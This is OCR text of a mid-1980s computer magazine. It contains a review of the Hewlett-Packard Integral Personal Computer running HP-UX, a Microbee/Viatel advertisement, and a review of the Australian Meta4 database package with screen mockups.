
Remember when it didn't really matter what kind of machine you bought as long as it ran CP/M, since the software could be installed to run on any kind of screen? With MS-DOS, this changed radically; the operating system became almost irrelevant and you had to ensure that your prospective PC was IBM-compatible, otherwise you had no chance of running the most popular software.

The operating system was no longer the vehicle for standardisation; instead users were forced to adopt hardware standards — which suits IBM just fine in one sense and not at all in another.

With Unix, the operating system provides more facilities for software portability between machines. Using the termcap facility, for example, which supplies ter- ▷







Top: The Integral unfolding, middle: view from above of the printer mechanism; bottom: the electroluminescent screen.

minal characteristics and escape sequences to applications programs, software packages can run on virtually any kind of terminal. Hardware characteristics are less important because the operating system itself hides them.

With the accent removed from hardware, therefore, there is scope for manufacturers to differentiate their products, yet still provide compatibility and, most importantly, access to software. In this kind of marketplace, Hewlett-Packard will be better able to compete.

In the new Integral Personal Computer, HP has served notice that it intends to be active in this next-generation PC market. The Integral is very different from earlier portable PCs, and provides an interesting preview of the kind of machines we can expect in the next couple of years.

The Hard Part

The Integral measures just 310 (h) by 220 (d) by 425 mm, which is smaller than most other transportables on the market. It is considerably smaller than the Kaypro, for example. What makes this especially surprising is that HP's offering includes a keyboard, screen, disk drive, CPU and printer.

To open up the package, you slide a couple of latches on the top of the machine and the lid tilts back to reveal the printer. Now the keyboard can be folded down and plugged in, and the printer hood opened to uncover a storage compartment for carrying a mouse or disks.

The front of the machine consists of two panels. The larger of these carries an amber electroluminescent display 195 by 100 mm, with a resolution of 512 by 255 pixels. Thanks to an anti-glare coating and circularly polarised filter coupled with a selection of well-designed fonts, the display is very easy to read. It can be tilted upwards slightly using a ratchet control at one side of the front panel.

At the right front of the machine is a 9 cm disk drive. HP was one of the pioneers of 9 cm disk usage, and has stayed with that format with this machine — it's logical for a portable to use as small disk drives as possible. Only one drive is provided in the machine, but it is complemented by an internal memory disk drive which makes up for this deficiency. If more drives are required, all HP's standard drives, including hard disks, can be attached through the HP-IB (Hewlett Packard Interface Bus; that is, IEEE 488) connector on the back of the machine.

The built-in floppy has a capacity of 680 Kbytes (formatted) and can store up to 160 files, according to the format-disk utility. Of course, the Unix file system can utilise sub-directories, so if the disk is treated as a conventional Unix file system it should be able to go well beyond the 160-file limit.

Below the screen are two telephone-type connectors for the keyboard and mouse. The keyboard's coiled cord very sensibly stores in a tray on the keyboard itself. The keyboard has a full-size QWERTY layout, with additional keys such as 'Select', 'Print/Enter' and 'Extend Char' which perform various specialised functions. In particular, the 'Select' key, in conjunction with the cursor keys, can be used to replace the mouse, which is optional in any case.

Above the main keyboard area are the soft keys which HP pioneered, together with some other specialised function keys such as the break key. To the right are the numeric pad and cursor keys. Altogether there are 90 keys, which have a comfortable action and 'feel', and there is nothing unusual about the layout which would discourage a touch typist.

The optional mouse is a two-button type, which, while it has a metal ball, is not nearly as noisy as the Microsoft mouse. I'm afraid Apple has sold me on the idea of mice only having one button, and I find the confusion of remembering which button performs which function at which time is a wonderful example of the outmoded software interface which mice are supposed to help us avoid.

To add to the confusion, the mouse on our test machine suffered from bounce; that is, clicking the mouse once would result in either two clicks or none as far as the machine was concerned. This made some operations slightly chancy or confusing; but of course, mouse-less operation is always possible, unlike with some machines. In any case, this was just one of these hardware failures that crop up from time to time on evaluation machines, which are generally subjected to quite a pounding.

Under the Hood

Internally, the Integral is based on a Motorola 68000 processor running at 8 MHz, with 512 Kbytes of main memory and 32 Kbytes of screen memory. Memory expansion is possible up to a maximum of 7.5 Mbytes, and the system actually uses a proprietary HP memory management circuit for faster operation than the Motorola 68451.

The machine's two internal expansion slots can provide up to 1.5 Mbytes of internal memory; further expansion is achieved through an expander box which provides five slots and sits under the machine.

Despite the density of the circuitry inside the box, it remains remarkably cool when operating. The electroluminescent display runs just warm to the touch, and the internal circuitry is cooled by a small fan which I did not realise was in there until I read about it. Of course, this may be because of my Compupro system with its disk drives and fans whirring just five feet away.

Standard Software

Our evaluation system was supplied with the HP-UX Unix implementation and some utilities and applications software. The idea of a Unix system implemented in ROM rather piqued my curiosity; while Unix itself is not particularly memory-hungry, many of its features do rely on RAM for operation.

The Unix kernel is actually stored in 256 Kbytes of ROM; without it the system would be unworkable. However, HP's software gurus have extensively worked over the System III upon which HP-UX is based and performed some major surgery on it. Perhaps the most significant aspect of this is the reconfigurability of the system; it is possible to make major modifications to the system such as installing device drivers on the fly. Of course, Unix itself assists considerably; this feat would not be possible with most other operating systems.

Booting the system with no floppy in the drive brings up the ROM-only version of the system. The root directory contains just three subdirectories: dev, rom and tmp. Dev contains the device drivers: beep- ▷

SPECIFICATIONS AND REPORT CARD

Unit:	Integral Personal Computer
Made by:	Hewlett-Packard Corvallis Division
Processor:	68000
Clock speed:	8 MHz
RAM:	512 Kbytes main, 32 Kbytes screen
ROM:	256 Kbytes containing HP-UX operating system
I/O:	through HP-IB, plus optional serial port
Languages:	C, BASIC
Keyboard:	90-key QWERTY
Display:	512 by 255 pixel electroluminescent
Peripherals:	all HP-IB disk drives, printers, plotters, and so on
Expansion:	two slots internal, plus five-slot expansion box
Best points:	PAM makes Unix friendly, Unix makes PAM powerful
Worst points:	Disk speed

Ratings:	poor	good	very good	excellent
Documentation				
Ease of Use				
Functionality				
Support				
Value-for-money				

Extras included:	Mouse
Options:	Mouse, expansion box, more RAM, and so on.
Price:	$11,637.10
Review unit from:	Hewlett-Packard, 47 Talavera Road, North Ryde 2113. (02) 888 4444

er, gpu (which manages the screen windows and graphics), hpib, plotter and so on.

The rom directory simply contains two programs: PAM (Personal Applications Manager) and 'scan-discs', while tmp is the internal memory drive.

If a disk is present during the system cold boot, the Integral will look for a start-up program on the disk and execute it if it is present. Otherwise the PAM program gets control.

PAM is the primary user interface for the Integral. Although both the Bourne and C shells are supplied on the HP-UX Operating System Commands disk, they are both run as applications rather than as the primary user interface.

PAM works well. It allows the user to type commands into a command line, or to use the mouse to point to files and then select an activity from the menu line at the bottom of the screen. Two menus are provided: the 'User' menu lets you start a program or view a data file, move files, copy, delete and rename them, while the 'System' menu allows the manipulation of windows on the screen.

Running an HP-UX command from PAM causes the system to create a new window to contain output from the running program; but the PAM window stays in the background, and you can now bring it to the foreground and perform other PAM tasks or run other programs. This provides a very simple approach to the multi-tasking capability of Unix coupled with the ability to run multiple full-screen programs at once, rather like the Blit terminal or the Apple Lisa.

HP-UX is supplied on five floppy disks which are logically organised into the drivers disk, commands, utilities (disk formatting and so on), standard applications and diagnostics. The standard applications include a MacDraw-like graphics program called GraphicArt, Adventure, the *ed* line-oriented editor, a game called Mille, an RPN (what else!) calculator and the *vi* full-screen editor.

We also received the MemoMaker word processor with our evaluation machine. This well-known program is also available for HP's 150 and 110 PCs, and presumably for the other Unix systems in HP's line. While very simple to use — in part because of its reliance on the soft keys at the bottom of the screen — MemoMaker is quite powerful.

Having sampled the power of the PAM, we immediately tried running multiple programs at once. Booting up and running PAM, we then inserted the MemoMaker disk, and started that program. Then we started the RPN calculator, which popped up in a small window in front of MemoMaker. Another disk swap enabled us to bring up the Bourne shell and use HP-UX directly from the command line.

With just a single keystroke it is possible to switch between windows and cycle through the various programs currently running. Alternatively, clicking the mouse on an exposed area of a window brings it to the front and makes it the current window. Very nice, very simple, very powerful.

Performance

While we weren't able to benchmark the Integral (we didn't have the C compiler to run our standard benchmarks), we were able to form some general impressions about the system's performance.

As you would expect from an 8 MHz 68000, the system's processor performance is good. The system responds immediately to commands, and mouse movements update the screen very quickly and smoothly. The electroluminescent display has a very short persistence, which makes the mouse movements even better — a liquid crystal display would have been disastrous.

Disk performance leaves something to be desired; a hard disk would provide much better performance, provided the HP-IB link does not prove a bottleneck. However, once commands and files have been transferred into /tmp, the memory disk, everything is much faster — at the expense of main memory. One minor drawback is that memory is not preserved during power-off, unlike many other HP products; but I can still see a lot of Integrals being bumped-up with a megabyte or more of memory just for the speed improvement.

Our Opinion

After using the Integral for a couple of days, we are impressed. We are heavy users of 'power machines', and expect such features as virtual consoles, windows and multi-tasking from any machine we intend to use. Bearing this in mind, we have been trying to forecast the likely operating system for the next generation of PCs: will it be a multi-tasking version of MS-DOS? How about Digital Research's Concurrent CP/M and Concurrent DOS, which are here and working now? Or can Unix make the transition from the multi-user minicomputer environment to the single-user personal computer?

While we are still inclined to put our dollars behind Concurrent DOS as an excellent operating system for multi-tasking single-user PCs — especially bearing in mind that it can run Lotus, WordStar, and so on — Hewlett-Packard has shown that an extended version of Unix can make an effective single-user operating system. The PAM extensions which provide window management and simple control of multi-tasking provide a simple, user-friendly way to manage the power of Unix.


The major question still unresolved about the Integral is how much software support it will attract. HP says Multiplan, dBase III and other software are on the way; and of course a lot of standard Unix software can be run immediately. If it attracts the right support, it will do very well. Bear in mind also that Lotus Development Corp is known to be close to completing a Unix-based integrated software package similar to Symphony, and the Integral would be an ideal machine for this kind of software package.

The price, $11,637.10 (it seems HP is precise in its pricing as well as its engineering), will put it out of the range of many general purpose users. But for specialist and heavy-duty users, the Integral represents excellent value. Its hardware is spectacular in execution. It is well designed, solidly built, and puts exactly the features a user needs in a compact package. HP fans will recognise the same quality as found in earlier HP products, and a combination of innovation and standardisation which should place this machine solidly on the map. □

Table 1. HP-UX *commands.*

cat	more
chgrp	mv
chmod	mvdir
chown	nice
chroot	pr
cmp	ps
cp	pwd
csh	rm
date	rmdir
du	sh
echo	stty
grep	tail
ln	tee
ls	touch
mkdir	tr
mknod	wc

META4
A Database Adventure



This month the Great Database Search turns the spotlight on a locally-grown product which combines innovation and adventure to produce a system which might just be the way of the future. Jeff Richards assumes the dual mantle of writer and architect to guide us around Meta4.

META4 IS an Australian-developed, fourth-generation database package. It is described as 'The Australian Database Adventure' and anyone familiar with the 'Dungeons and Dragons' adventure games will feel right at home in the unusual environment of Meta4.

The package qualifies as a fourth-generation system because it is genuinely usable as a tool, with minimal training. It merits the name 'meta' by going beyond what is usually expected of either a programming system or a database management system.

Meta4 is not an easy product to describe — in fact, it is easier to use than to talk about. The author has deliberately chosen to express the concepts of the system in non-database terminology. This decision is subject to the criticism that it introduces yet another set of terms, but the way Meta4 operates is sufficiently different from most systems to justify the new terminology.

Hence the second dimension of the name — Meta4 is described entirely in terms of the metaphor of the database as a building, with rooms, objects in the rooms and doorways between rooms. With the addition of some user-defined treasures and dragons, the analogy with a dungeon-style adventure is complete.

The use of a metaphor to describe the system is more than just a learning aid. The whole package really is like a series of buildings — the rooms are identifiable entities defining data structures and storing records; the doorways are both pathways for moving among different structures and communication channels for exchanging data with other structures. What first appears to be a rather cute expression, with no other purpose than to distinguish Meta4 from other similar packages, turns out to be a powerful and useful analogy.

The documentation is careful not to describe Meta4 as a relational database. This ▷

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







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Austpac opens the gateway to the world of data transmission, offering organisations and individuals a window to the world of computer communications and data base access, heralding a giant leap forward in telecommunications. Networks, a buzz word of not long ago are now a reality. Telecom's Viatel Gateway now links **microbee**'s in Homes, Businesses and Schools with Viatel Service Providers, offering services, information and goods as many as they are varied. The communications horizon has indeed increased for **microbee** users.

The microbee/Viatel Option

Viatel, Telecom's exciting new interactive videotext system is now in full operation and even more exciting, it's available on the **microbee**, Australia's own Educational, Home and Business Computer.

The Viatel Option is a hardware/software modification for any **microbee**, that used in conjunction with a 1200/75 BAUD **beemodem** will bring information, banking, news, weather reports, software and much, much more into your school, home or business for not much more than the cost of a local phone call . . . **Microbee/Viatel Option . . .$49.50**

Instant Access to Information

By utilising the existing telephone network, Viatel gives domestic and business users instant access to

information and services available through the central Viatel computer.

Information is received through your **microbee** personal computer fitted with the Viatel Option. You can even have a printer connected to your **microbee**.

So Simple to Use

Press a key on your **microbee** and you enter the Viatel system. Enter your personal password and you get the index. From here you can call up information from hundreds of different sources and see it displayed on your screen. It's that simple.


A registered Viatel user can enter the system from anywhere in Australia for the cost of a local phone call. 24 hours a day. All you need is your password and in most instances, a standard telephone service.

A Two-Way System

Telecom Viatel does more than just provide you with information. It also lets you act on it. Imagine the convenience of being able to place orders, confirm bookings . . . even make payments through the system. And you're not limited to communicating just with the people who provide the information. You can also send messages to other Viatel users. And remember, with Viatel, all your communications are instant and confidential.

Bank on the Bee

You can bank, shop, learn and exchange ideas on a **microbee**, fitted with the Viatel Option. What's more, you can first store, then retrieve a number of screens of information for use later when off-line. This particular feature will prove a real boon to those monitoring exchange rates, weather patterns, stocks and commodity prices.



Electronic Mail

Already in use in Western Australian Schools, **microbee**'s with **beemodems** are linking together in information exchanges and speeding up inter school communications.

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Phone (07) 394 3688

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Koala Crescent, West Gosford 2250
Phone (043) 24 2711

reluctance is most refreshing, given the current tendency to describe any database referring to more than one data structure at a time as relational. The term used to describe Meta4 is 'network' — a good description of a system providing the capability of many more relationships than are usually manageable in a procedural database system, while still requiring users to construct the desired relationships for themselves. (A fully relational database would automatically assume all possible relationships without prompting from the system designer.)

The most distinctive feature of Meta4 is it is entirely non-procedural. Everything is done by defining database structures and relationships between items in those structures. There is nothing similar to the command files of dBase or other procedural database languages.

The Basic Building Blocks

There are six basic data structures in Meta4. Firstly there is the building. Technically, this is a single disk file. To the user, it will be a single application. It could be referred to as a single database, but because it can include an enormous variety of different data structures, it goes somewhat beyond what is usually meant by a database.

Within the building will be a number of rooms. These are basically places where things are stored, though empty rooms are also widely used. The things stored in a room all have the same data structure. This structure could be very simple, as in the case of a room used as a table (as in analytical display, *not* as in piece of furniture) for checking valid responses. Alternatively, if the room contained the main database items the data structure could be extremely complex.

Rooms can have doorways. Doorways are both a means of moving between rooms, and passages along which information can be sent. They are best described as relationships between rooms or, more strictly, between objects in rooms. Doorways can be simple, automatic or magic. Simple doorways function precisely as you might expect — they permit movement between rooms. Automatic doorways are the devices by which records in related rooms are 'associated' for reference or updating purposes. Magic doorways are used to open a passage into a user-nominated room. The power of the doorways — particularly the automatic doorways — is what

Meta4 is entirely non-procedural. Everything is done by defining database structures and relationships between items in those structures.

would entitle Meta4 to claim to be a relational database.

Within rooms are records. These are usually described as objects, because they can take on an enormous variety of types. The simplest and most common form would correspond to a record in a file.

Within records are questions and answers (the metaphor is getting a little shaky here). These would correspond to data items (or fields) in a record, but the different forms they can take in Meta4 justify the introduction of the alternative concept of questions and answers.

Each record also contains an ID, or identification code. This would normally be called a key, but in Meta4 the ID might be the key by which the item is located or it might be a compound key derived from the system's knowledge of the pathway (sequence of rooms) by which the item was accessed. All records in Meta4 have an ID, and in some cases it can become a very complex collection of labels.

Dual Mode Operation

When operating, Meta4 has only two modes. The first is called LIST and is automatically selected when a room is entered. In this mode the objects in the room are listed on the screen, one per line. If there are too many to fit on a screen, the display pauses and waits for the operator to press a key.

Alternatively, on entering a room the operator can nominate a LIST control parameter that produces a selective list. This parameter operates on any part of any field (or 'answer') and causes only those objects satisfying the parameter to be listed. When the list appears, if it contains more than one object, the operator can select the required one by nominating either its line number or its ID. This object becomes the current object, and all further operations refer to it.

When the object is selected, the system changes to DISPLAY mode and the details of the object are displayed to the screen. If an ID was nominated and the object does not exist, the operator will be invited to create it. If the object was found, it can be edited by nominating the ID or line number of the question to edit.

This default mode of operation means the system is always in the add/edit mode in rooms which contain objects. This mode is also equivalent to an enquiry mode, and it corresponds to a search/report mode because the list control parameters provide powerful control over the records appearing for selection.

When in display mode the screen displays the doorways created in the room. If a room contains no objects, only the doorways are displayed; such a room is a 'menu' room. A menu room might also have a single object in it, in which case the list phase is bypassed and the details of the object displayed. This is the case in the master menu (see Figure 1), where the single object is the status record containing the date and the system name. These details can be edited whenever the system is at the master menu.

```
Main Menu room
----------------------------------Main Menu room--------------------DISPLAY MM --
'   This is [MM] - The Main Menu room. This is where you start in Meta4.       '
'   You get to other rooms by choosing a DOORWAY, eg [3]. (3 then RETURN)       '
'-------------------------------------------------------------------------------'
[DAT] Today's Date.....31/01/1985
[CON] Owner Name.......YOUR COMPUTER-JEFF RICHARDS. LICENSE# 1196
-----------------------------------* Menu *-----------------------------------
                          [1]  [BLD] The BUILDER's room
                          [2]  [MT4] Meta4 SYSTEM room
                          [3]  [TUT] The TUTORIAL room
                          [4]  [USE] The USER's room
                          [5]  [RP ] REPORTS and IMPORT/EXPORT

---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 1. *Meta4's Main Menu. Note it contains one object (with two records — date and owner's name), as well as doorways.*

Automatic Doorways

The ability to create rooms containing objects is very much what all competent database systems are about. The power of Meta4 is only fully utilised when we start to use doorways from rooms containing objects.

One example used in the manual is a vehicle service history register. In this style of application we have a definite number of primary objects — vehicles. Each primary object will have a variable number of associated objects — the details of each service undertaken.

In a typical database system we have two choices. We can make the data record for the primary object large enough to contain the maximum likely number of services, or we can create a related secondary file that can be searched or indexed in a manner which makes it possible to collect together service details for the same vehicle.

The first choice is wasteful of space, and will eventually fail when one vehicle record runs out of room for additional service details. The second approach is the preferred one, and it is the approach Meta4 naturally encourages.

In Meta4, a room would be defined for vehicle details. A second room would be created with a structure to suit service details. By putting a doorway from the vehicle room to the service room, we create an automatic relationship between vehicles in the vehicle room and service details in the service room. This link is virtually invisible to the user, because of the way data entry and enquiry operates.

Remember, the doorway is from the vehicle room to the service room. On entering the vehicle room, Meta4 goes straight into the list mode. It only progresses to the display mode when an object is selected from the list. When the object is selected, its details are listed and the doorway is also displayed. Thus entry to the service room is only possible after a vehicle has been nominated. The only items displayed when the service room is entered are those objects related to the vehicle selected when we were in the vehicle room. The process is easier to do than it is to describe! In summary, the steps are:

1. Select the vehicle room from the main menu, and the list of all vehicles is displayed.

2. Select the desired vehicle and its details are listed, together with the doorways to other rooms.

Most confusion in Meta4 is not of the form "How do I do this?", but rather, "I know what to do, but where to I have to go to do it?"

3. Check the vehicle details and edit if necessary.

4. Select the menu option to move to the service room.

5. The list of all services for this vehicle is displayed.

6. Select the service to be edited, or nominate a new ID (probably the date) and add a service record.

Note the 'process' of adding a record to the database has been defined by the relationship expressed by the doorway, not by a set of sequential steps. Note also the key of the service required will consist of the vehicle ID and the service ID, but because entry to the room is only possible after nominating a vehicle, the operator deals with the service ID only. If we had somehow come into the service room without going through the vehicle room, we would have all service records for all vehicles displayed and available for editing (but adding new service records would be impossible).

In the service room, one of the questions might be "What is the code of the employee who worked on the vehicle?". To ensure data integrity, this code should be checked against a list of valid employee codes. This is done in Meta4 by defining a doorway from the service room into a room containing employee details. If the doorway is defined correctly, Meta4 will display a list of valid employee codes and will force the input in the service record to match one of the employee codes in the employee room. The employee name can be displayed for operator confirmation, or the name (or other details) can be automatically copied into the service record.

At the same time, information in the employee room, such as hours worked this week, can be updated from data entered into the service record. All this transfer of data back and forth is controlled by the doorways created in each of the rooms.

For maintaining the employee details, the employee room would have another doorway into it from a separate menu — the rules about how doorways can be created are extremely flexible. However, there is usually only one way of entering a room which allows creating new records. This is because the key of the new object is probably a compound of the object ID and the IDs of objects at higher levels in the hierarchy.

Modifications Made Easy

Although this approach is very different from other database schemes, in practice it becomes a simple and obvious way to operate. For the vehicle service history type of situation it is an ideal technique; a little practice with the system soon reveals how applicable the approach is to database requirements which at first don't appear to fit the above pattern.

For example, even the simple case of maintaining names and addresses can use multiple rooms and doorways. The primary record may be the customer's name and personal details, while a doorway to an address room provides a means of maintaining a variable number of address lines, or even multiple addresses, without a space penalty that would apply if each customer had a fixed number of address lines. Meta4 uses a variable length data storage technique that always squeezes trailing alpha fields in an object back to the minimum length they actually require, so the storage savings of such a scheme usually outweigh the additional overhead of defining extra database structures.

One advantage of this approach is the ease with which you can extend applications. If the vehicle service history application were expanded to include customer billing, the process of entering the service record could be used to create billing transactions. The vehicle room could have an additional doorway created to allow updating of customer details when vehicles are added or edited. This link from vehicles to customers is then used in the service room to create billing transactions (via a doorway) in a customers' transactions room. Reports using the data in this room are used as the customer statement. A doorway from the transactions room to the service room could be used to extract service details for this statement.

A little thought about applying the approach used by Meta4 to familiar systems quickly indicates how powerful it could be. The storage of the manual on the distribution disk indicates how it can be ▷

used as a word processor. The distribution disk also includes a demonstration of a spreadsheet, and the reporting facility supports a graphing function.

The Learning Process

The critical question is, of course, how easy is it to use? As might be expected, the answer is that it is easy to use for simple applications, and can become quite difficult for complex applications.

In comparing Meta4 with other database packages, it is useful to break the system into its different areas. In some aspects it compares very well, and in others less so.

The process of creating a new application, entering data and redisplaying it in a suitable form is as easy as any other database system I have used, and easier than many. It is possible for a novice to get straight into database construction with very little instruction, and start doing useful things. This applies even to the level of simple doorways for a hierarchical data structure.

This is possible because of the design of the building construction process. By going into the builder's room and selecting each choice in turn, then answering the questions with whatever sounds about right, a room can be quickly constructed. The novice will come unstuck when she or he tries to get into the room and add objects! Until a doorway from an existing menu has been created, the room will be apparently inaccessible. Once this hurdle is overcome the determined experimenter can go a long way before being forced to consult the manual.

The preferable procedure is to follow the manual faithfully. This appears to be a daunting task, as it is over 200 pages long and seems to be mostly tutorial. Some experience with the system soon shows why the tutorial section is so large and the reference section so small — the system has only a small variety of operating modes, with a correspondingly small range of commands. There is nothing resembling the list of commands and their detailed explanations found in dBase.

The tutorials are a good balance of suitable guidance without the condescending attitude often found in such material. For much of the tutorial, the learner uses a database of his or her own design — the tutorial does not use many specific examples but invites the user to "insert your own application here". Nonetheless, there is a good range of example applications

```
<BLD>Builder's room
-----------------------------------Builder's room-------------------LISTING BLD--
'   This is [BLD] - The Builder's room. You come here to modify the           '
'   design of any of your Buildings, Rooms, HELP text, Questions,             '
'   Allowed Values, Doorways, Etc. It holds one record for each building.     '
'-------------------------------------------------------------------------------'
   |BID|Building File-Name|D|Building Name
---|---|------------------|-|-----------------------------------------------
[1]|BUS|  C:BUSINESS.BLD  |Y|Business Building (Sample only - change to your r
[2]|GLO|  C:GLOSSARY.BLD  |Y|Glossary/Index
[3]|SYS|  C:SYSTEM.BLD    |N|The Meta4 System Building
[4]|TU1|  C:TUTOR1.BLD    |Y|Meta4 Tutorial 1 - Using the System
[5]|TU2|  C:TUTOR.BLD     |Y|Meta4 Tutorial 2 - Designing Systems with Meta4
[6]|TU3|  C:TUTOR3.BLD    |Y|Meta4 Tutorial 3 - Simple Examples
[7]|TU4|  C:TUTOR4.BLD    |Y|Meta4 Tutorial 4 - More Advanced Examples
[8]|TU5|  C:TUTOR5.BLD    |Y|Meta4 Tutorial 5 - The CUSTOM Report Generator
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Enter Line-No or Code, or press RETURN..[___________________]
```

Figure 2. *Meta4's Builder's Room — in list mode. It is set up for hard disk drive C.*

```
<BLD>Builder's room
-----------------------------------Builder's room-------------------DISPLAY BLD--
'   This is [BLD] - The Builder's room. You come here to modify the           '
'   design of any of your Buildings, Rooms, HELP text, Questions,             '
'   Allowed Values, Doorways, Etc. It holds one record for each building.     '
'-------------------------------------------------------------------------------'
[BID] Building ID (eg ABC).................BUS
[DBF] Building File-Name. (eg B:ABC.BLD)..C:BUSINESS.BLD
[DBM] Stop for diskette to be mounted.....Y
[DBN] Building Name.......................Business Building

-----------------------------------* Menu *-----------------------------------

                          [1]  [BH.] Building Description & Map

                          [2]  [RM.] Room Design room

                          [3]  [RS.] Report/Selection Design Room

---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Choose one of the above [codes] to go on..[___]
```

Figure 3. *Meta4's Builder's Room — in display mode (selected record is* BUS*). Note the help text at the top.*

```
<BLD>BUS<RM.>Room Design Room
-------------------------------Room Design Room-------------------LISTING RM.--
Please mount disk: C:BUSINESS.BLD, then Press RETURN..
   |RI |Helpful|Re-display|Update|*Room Name
---|---|-------|----------|------|-----------------------------------------
[1]|ASS|   N   |     N    |   Y  |Assets & Liabilities
[2]|BUS|       |          |      |Business Building Menu
[3]|CAD|       |          |      |Customer address
[4]|CNM|       |          |   N  |Customers by name
[5]|COD|       |          |      |Our Company Identification
[6]|CON|       |          |      |Our Company Name and Address
[7]|CUS|       |          |   Y  |Customers by number
[8]|DUM|       |          |      |Dummy room for report spacing
[9]|END|       |          |      |Standard ending for letter
10]|EXP|   N   |          |   Y  |Regular Expenses Spreadsheet
11]|ILN|       |          |      |Invoice Lines
12]|INM|       |          |   N  |Invoices by Number
 . . .
---------[? or F1] for HELP, [# or F2] to GO BACK, refer HELP for more---------
Enter Line-No or Code, or press RETURN..[___________________]
<RI>  *Room ID (eg PQR)..........[___]
```

Figure 4. *Meta4's Room Design Room — in list mode (record =* BUS*).*

```
<BLD>BUS<RM.>Room Design Room
-------------------------------Room Design Room-------------------DISPLAY RM.--
[RI]  *Room ID (eg PQR)..........CUS
[HIN] Helpful.Hints reqd?.........
[CON] Re-display.record on entry..
[RAD] Update.allowed by Operator..Y (Yes, all update operations allowed)
[RN]  *Room Name.................Customers by number

-----------------------------------* Menu *-----------------------------------

                          [1]  [DO.] Doorway Design Room

                          [2]  [IT.] Question/Answer Design Room

